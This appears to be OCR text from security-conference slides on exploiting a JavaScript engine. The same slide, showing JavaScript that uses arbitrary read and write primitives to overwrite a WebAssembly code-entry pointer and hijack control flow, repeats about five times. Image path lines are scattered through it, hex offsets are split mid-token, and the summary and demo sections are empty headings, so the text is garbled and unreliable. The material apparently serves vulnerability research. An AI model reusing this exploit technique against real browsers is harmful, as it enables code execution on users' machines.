
Control Flow Hijacking Inside WASM RWX memory

```
let pwn_addr = Utils.UnTagPtr(addrof(pwn));

let wasm_instance_addr =
arb_read64(Utils.BigIntAsDouble(pwn_addr+0x40n));

let code_addr =
arb_read64(Utils.BigIntAsDouble(wasm_instance_addr+0
xb0n));

let code_block_addr =
arb_read64(Utils.BigIntAsDouble(code_addr+0x170n));

let entries_base_addr =
arb_read64(Utils.BigIntAsDouble(code_block_addr+0x20
n));

let compromised_base_addr = entries_base_addr-
(0xd0n-0x78n);

arb_write64(Utils.BigIntAsDouble(code_block_addr+0x2
0n), compromised_base_addr);

pwn()
```




Control Flow Hijacking Inside WASM RWX memory

```
let pwn_addr = Utils.UnTagPtr(addrof(pwn));

let wasm_instance_addr =
arb_read64(Utils.BigIntAsDouble(pwn_addr+0x40n));

let code_addr =
arb_read64(Utils.BigIntAsDouble(wasm_instance_addr+0
xb0n));

let code_block_addr =
arb_read64(Utils.BigIntAsDouble(code_addr+0x170n));

let entries_base_addr =
arb_read64(Utils.BigIntAsDouble(code_block_addr+0x20
n));

let compromised_base_addr = entries_base_addr-
(0xd0n-0x78n);

arb_write64(Utils.BigIntAsDouble(code_block_addr+0x2
0n), compromised_base_addr);

pwn()
```




Control Flow Hijacking Inside WASM RWX memory

```
let pwn_addr = Utils.UnTagPtr(addrof(pwn));

let wasm_instance_addr =
arb_read64(Utils.BigIntAsDouble(pwn_addr+0x40n));

let code_addr =
arb_read64(Utils.BigIntAsDouble(wasm_instance_addr+0
xb0n));

let code_block_addr =
arb_read64(Utils.BigIntAsDouble(code_addr+0x170n));

let entries_base_addr =
arb_read64(Utils.BigIntAsDouble(code_block_addr+0x20
n));

let compromised_base_addr = entries_base_addr-
(0xd0n-0x78n);

arb_write64(Utils.BigIntAsDouble(code_block_addr+0x2
0n), compromised_base_addr);

pwn()
```




Control Flow Hijacking Inside WASM RWX memory

```
let pwn_addr = Utils.UnTagPtr(addrof(pwn));

let wasm_instance_addr =
arb_read64(Utils.BigIntAsDouble(pwn_addr+0x40n));

let code_addr =
arb_read64(Utils.BigIntAsDouble(wasm_instance_addr+0
xb0n));

let code_block_addr =
arb_read64(Utils.BigIntAsDouble(code_addr+0x170n));

let entries_base_addr =
arb_read64(Utils.BigIntAsDouble(code_block_addr+0x20
n));

let compromised_base_addr = entries_base_addr-
(0xd0n-0x78n);

arb_write64(Utils.BigIntAsDouble(code_block_addr+0x2
0n), compromised_base_addr);

pwn()
```




Control Flow Hijacking Inside WASM RWX memory

```
let pwn_addr = Utils.UnTagPtr(addrof(pwn));

let wasm_instance_addr =
arb_read64(Utils.BigIntAsDouble(pwn_addr+0x40n));

let code_addr =
arb_read64(Utils.BigIntAsDouble(wasm_instance_addr+0
xb0n));

let code_block_addr =
arb_read64(Utils.BigIntAsDouble(code_addr+0x170n));

let entries_base_addr =
arb_read64(Utils.BigIntAsDouble(code_block_addr+0x20
n));

let compromised_base_addr = entries_base_addr-
(0xd0n-0x78n);

arb_write64(Utils.BigIntAsDouble(code_block_addr+0x2
0n), compromised_base_addr);

pwn()
```




Control Flow Hijacking Inside WASM RWX memory



0x2.3 – Exploit Summary

Exploit Summary



0x3 - Demo

0x4 - Conclusion

Conclusion

- Similar implementation issues across different applications.
  - Callback is still a sweet (bitter) cookie for researchers (developers). - We “PROMISE” :)
- When you think it is not exploitable, think again :)
  - The vulnerability type might not be the type you thought about.
  - Shape might not be the shape you thought about.
  - The heap might not be the heap you thought about.
  - …